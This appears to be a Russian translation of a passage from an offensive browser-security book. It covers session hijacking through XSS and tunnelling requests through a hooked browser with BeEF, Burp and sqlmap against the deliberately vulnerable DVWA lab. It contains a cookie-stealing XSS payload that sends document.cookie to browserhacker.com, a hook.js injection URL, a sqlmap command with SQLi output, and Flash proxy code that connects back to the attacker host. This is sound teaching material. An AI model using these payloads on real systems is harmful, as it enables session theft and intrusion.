Аутентификация в веб-приложениях стала настолько обычной, что большинство людей о ней не задумывается. Но HTTP является протоколом без состояния, поэтому сам по себе не имеет встроенного способа работать с понятием состояния или сеанса. Чтобы сделать HTTP протоколом с состоянием и обеспечить пользовательские сеансы, были введены файлы cookie.[25]

К сожалению, файлы cookie всегда были ненадежным способом различать аутентифицированного и неаутентифицированного пользователя веб-приложения.

Кража cookie посредством межсайтового выполнения сценариев

Возможно, вы узнаете следующий популярный вектор XSS для кражи cookie сеанса:

```
<script>document.location.href="browserhacker.com/ \
cookies?c="+document.cookie</script>
```

Чтобы воспользоваться сеансом, атакующий мог установить свои cookie в только что полученное значение. Этот простой процесс использует JavaScript для похищения cookie с токеном сеанса.

Пытаясь смягчить кражу cookie через такую уязвимость, разработчики веб-приложений начали добавлять проверки безопасности, например включать флаг `HttpOnly`. Он должен запрещать JavaScript читать cookie и тем самым лишать атакующего доступа к сеансу. Когда и этого оказалось недостаточно, некоторые разработчики стали проверять заголовки Referer и User-Agent и даже исходный IP-адрес.

Однако при наличии XSS в веб-приложении эти дополнительные меры можно обойти. В следующих разделах показано, как атакующий способен сделать это.

Обход HttpOnly посредством проксирования

Флаг `HttpOnly` запрещает доступ к cookie языкам сценариев, работающим в браузере. Во всех других ситуациях cookie продолжает работать обычно. Например, он по-прежнему отправляется с каждым запросом к источнику, который первоначально его установил.

Непосредственно получить токен сеанса из cookie нельзя, но можно создавать запросы, отправляющие его в заголовках. Передавая браузеру инструкции, можно заставить его отправлять запросы источнику. В результате cookie включается в запрос, и вы отправляете аутентифицированные запросы с полным доступом к содержимому ответа.

В таких условиях доступ к cookie не нужен, поскольку можно проксировать через браузер. Токен сеанса в cookie ни разу не требуется читать.

Исследуем это подробнее с помощью прекрасного учебного инструмента Damn Vulnerable Web App,[26] известного как DVWA. Это намеренно уязвимое веб-приложение для изучения проблем безопасности. В заголовке `Set-Cookie` оно не применяет флаг `HttpOnly`, но для демонстрации вы его добавите. Чтобы включить поддержку флага, измените `dvwa/includes/dvwaPage.inc.php`, добавив после строки 11 следующий код:

```
$current_cookie = session_get_cookie_params();
$sessid = session_id();
setcookie(

    'PHPSESSID',//имя
    $sessid,//значение
    0,//срок действия
    $current_cookie['path'],//путь
    $current_cookie['domain'],//домен
    false, //secure
    true //httponly
);
```

После этого быстрого и грубого исправления каждый создаваемый cookie `PHPSESSID` получает флаг `HttpOnly`. Теперь DVWA немного укреплен; обойдем эту защиту.

Чтобы показать, что для использования сеанса цели читать cookie не требуется, можно подключить источник DVWA и проксировать через браузер. После подключения примените Tunneling Proxy BeEF для туннелирования запросов через подключенный браузер. Фактически это заставляет его доверять вашим запросам в контексте аутентифицированного сеанса. Следующий URL подключает источник DVWA через отраженную XSS после аутентификации:

```
http://browservictim.com/dvwa/vulnerabilities/xss_r/?name=\
%3Cscript%20src=%22http://browserhacker.com/hook.js%22%3E%\
3C%2Fscript%3E#
```

На рис. 9-21 показаны необработанные запрос и ответ из журнала Tunneling Proxy при использовании Opera для просмотра подключенного домена.




Рис. 9-21. Проксирование аутентифицированного ресурса. Запрос не содержит заголовка cookie, однако страница /dvwa/vulnerabilities/exec получена правильно.

На рис. 9-22 видно, что подключенный Firefox запросил URL `/dvwa/vulnerabilities/exec`, автоматически добавив правильное значение cookie `PHPSESSID`.

Рис. 9-22. Подключенный браузер проксирует аутентифицированный ресурс. PHPSESSID добавлен браузером автоматически, Referer соответствует уязвимому для XSS URI, а XHR отправляется с подключенной страницы.

Это показывает, что флаг `HttpOnly` неэффективен против атак с использованием сеанса посредством сложных методов вроде Tunneling Proxy. Атаки с кражей cookie и подстановкой их значений в браузере атакующего сегодня устарели при наличии подключенных браузеров. Даже если приложение использует двухфакторную аутентификацию или расширенные проверки исходного IP и User-Agent, единственная XSS, ведущая к использованию сеанса, разрушает все эти уровни.

Приложение не сможет отличить законные запросы целевого браузера от подделанных атакующим, но все равно отправленных тем же целевым браузером. Исходный IP и User-Agent будут одинаковы, а двухфакторная аутентификация не поможет, поскольку используется уже открытый сеанс цели. Как показано выше, флаги `HttpOnly` здесь также бесполезны.

Burp через браузер

Зачем останавливаться на простом просмотре подключенного домена через браузер цели, если можно искать дополнительные уязвимости, например SQL-инъекцию или удаленное выполнение команд? Прокси BeEF принимает подключения не только от браузеров: он способен принимать веб-трафик любого клиентского ПО.

Популярным средством поиска таких уязвимостей является Burp Suite Дафида Штуттарда (Dafydd Stuttard).[27] Специалисты по тестированию на проникновение часто используют Burp при поиске проблем безопасности. Burp подходит не только для веб-приложений, но и для любых приложений и систем, использующих HTTP как основной протокол.

Забавно, что в следующем сценарии прокси будет находиться за другим прокси: Burp необходимо направить через Tunneling Proxy BeEF. Burp поддерживает вышестоящий HTTP- или SOCKS-прокси, как показано на рис. 9-23.




Рис. 9-23. Burp использует Tunneling Proxy BeEF как вышестоящий прокси.

Следующий шаг - настроить браузер на использование Burp как стандартного прокси. Продолжая исследование DVWA, при просмотре приложения с подключенной страницы `/dvwa/vulnerabilities/xss_r` на вкладке SiteMap Burp обнаруживаются дополнительные ресурсы. Burp распознает ссылки a и действия форм, добавляя указанные ими ресурсы в дерево SiteMap. После появления нескольких ресурсов можно применить компонент Spider для обнаружения дополнительных ресурсов, как показано на рис. 9-24.




Рис. 9-24. Добавление ветви ресурсов веб-сайта в область Spider Burp.

Можно надеяться, что Spider обнаружит множество новых ресурсов для проверки на уязвимости. Например, найдя ресурс `/dvwa/vulnerabilities/sqli/`, Spider покажет, что тот ожидает параметр `id`. Изменяя стандартное значение параметра на разные целые числа с помощью Repeater Burp, вы замечаете разные результаты и справедливо предполагаете запрос к некоторому хранилищу данных.

Теперь стоит проверить ресурс на SQL-, LDAP- или XML-инъекцию. Если используется Burp Suite Professional, можно применить компонент Scanner, как показано на рис. 9-25 и 9-26.




Рис. 9-25. Запуск активного сканирования конкретного ресурса.

Если Burp Suite Professional недоступен, бесплатная версия все равно предоставляет компонент Intruder, позволяющий подвергать ресурс фаззингу с заданными точками инъекции и полезными нагрузками. Intruder является прекрасным компонентом Burp, которым специалисты часто пользуются даже при наличии более автоматического Scanner, поскольку его можно гибко настраивать собственными векторами атак и правилами фильтрации вывода.




Рис. 9-26. Обнаружение уязвимого ресурса. Ресурс /dvwa/vulnerabilities/sqli/?id=xyz уязвим для SQL-инъекции, а база данных, по-видимому, MySQL.

Запуск атак через браузер цели не только передает вредоносные запросы в контексте подключенного источника, но и повышает анонимность. В журнале целевого веб-сервера будет IP-адрес подключенного браузера, а не атакующего.


Sqlmap через браузер

Sqlmap,[28] один из самых популярных инструментов с открытым исходным кодом для эксплуатации SQL-инъекции, также можно использовать через Tunneling Proxy. Без обхода SOP цели ограничены подключенным доменом. Как отмечалось ранее, цель получает вредоносные нагрузки SQLi от подключенного браузера, а не непосредственно с IP-адреса атакующего. Такая скрытность бывает особенно полезна в зависимости от других эшелонированных средств защиты веб-приложения.

Предположим, Tunneling Proxy и Burp применяются, как в предыдущем сценарии, и Burp пометил ресурс `/dvwa/vulnerabilities/sqli/?id=abc` как уязвимый для SQL-инъекции. Чтобы Sqlmap эксплуатировал уязвимость, используйте следующую команду и параметры:

```
./sqlmap.py --proxy http://127.0.0.1:6789 -u \
"http://172.16.37.147/dvwa/vulnerabilities/sqli \
/?id=abc&Submit=Submit" -p id -v 3 --current-db
```

Обратите внимание на параметр `--proxy`, задающий URI прокси BeEF. На рис. 9-27 в необработанных запросах подключенного браузера, просмотренных через Firebug, видны вредоносные URL-кодированные векторы SQLi.


Clear Persist All HTML CSS JS XHR Images Flash Media
GET hook.js?BEEFHOOK=LvTqSL...hNAoYym&_=1367156354932
http://172.16.37.147/dvwa/vulnerabilities/sqli/?id=abc%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x3a6964773a%2C%28CASE%20WHEN%20%286396%20%20%20%20%20%20%20%20
Params Headers Response Cache HTML Cookies
Response Headers view source
Cache-Control no-cache, must-revalidate
Connection Keep-Alive
Content-Encoding gzip
Content-Length 1414
Content-Type text/html;charset=utf-8
Date Sun, 28 Apr 2013 13:39:13 GMT
Expires Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive timeout=15, max=67
Pragma no-cache
Server Apache/2.2.14 (Ubuntu)
Vary Accept-Encoding
X-Powered-By PHP/5.3.2-1ubuntu4.17
Request Headers pretty print
GET /dvwa/vulnerabilities/sqli/?id=abc%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x3a6964773a%2C%28CASE%20WHEN%20%286396%20%20%20%20%20%20%20%20




Рис. 9-28. Запрос Sqlmap в административном интерфейсе BeEF. Сверху показан необработанный запрос с вектором получения имени базы, снизу - ответ с именем dvwa.

На рис. 9-29 Sqlmap через Tunneling Proxy BeEF получает имя текущей базы данных DVWA.




Рис. 9-29. Sqlmap получает имя базы данных.

Браузер через Flash

Проблемы безопасности, связанные с разрешающими или либеральными межисточниковыми политиками Flash, Java, Silverlight и CORS, обсуждались в главе 4. Здесь мы вернемся к неправильным конфигурациям SOP в данных Flash, а именно к проблемам файла `crossdomain.xml`. Если у домена `browservictim.com` в корне имеется следующая политика `/crossdomain.xml`, она явно разрешает Flash SWF или апплетам Java, загруженным из любого домена, отправлять запросы к `browservictim.com` и читать ответы:

```
<?xml version="1.0" encoding="UTF-8"?>
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

Вместе с неправильной конфигурацией `crossdomain.xml` для использования аутентифицированного сеанса цели нужны еще два условия. Во-первых, цель должна войти в источник `browservictim.com`. Во-вторых, в том же браузере вы должны контролировать другой подключенный источник.

Когда условия выполнены, следующим шагом становится внедрение проксирующего SWF в подключенный источник. Теперь аутентифицированные запросы можно проксировать через браузер цели. Это возможно потому, что вредоносному SWF, загруженному из другого источника, разрешено подключаться к `browservictim.com` определением политики `<allow-access-from domain="*" />`.

Эрленд Офтедал (Erlend Oftedal) написал демонстрационный фреймворк malaRIA,[29] показывающий эксплуатацию либеральных межисточниковых политик путем туннелирования запросов через Flash SWF или виджет Silverlight.

Высокоуровневая схема работы malaRIA показана на рис. 9-30.




Рис. 9-30. Высокоуровневая схема malaRIA, применяемой для проксирования запросов через Flash.

malaRIA состоит из двух компонентов: клиентских виджетов Flash или Silverlight и серверной части прокси. Оба виджета работают одинаково, но здесь рассматривается только Flash. Ниже приведен фрагмент исходного кода Flex SWF из `malariaproxy.mxml`. Сразу после загрузки SWF браузером он соединяется с серверной частью прокси и ожидает инструкций:

```
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml"
layout="absolute" xmlns="*"
creationComplete="useHttpService()">
<mx:Script>
<![CDATA[
[...]
/* Обратное подключение к серверной части прокси */
public function useHttpService():void {
    socket = new Socket();
    ExternalInterface.call("log", "Connecting back to malaRIA");
    socket.addEventListener(Event.CONNECT, this.connectHandler);
    socket.addEventListener(ProgressEvent.SOCKET_DATA, this.onData);
    socket.connect("browserhacker.com", 8081);
}
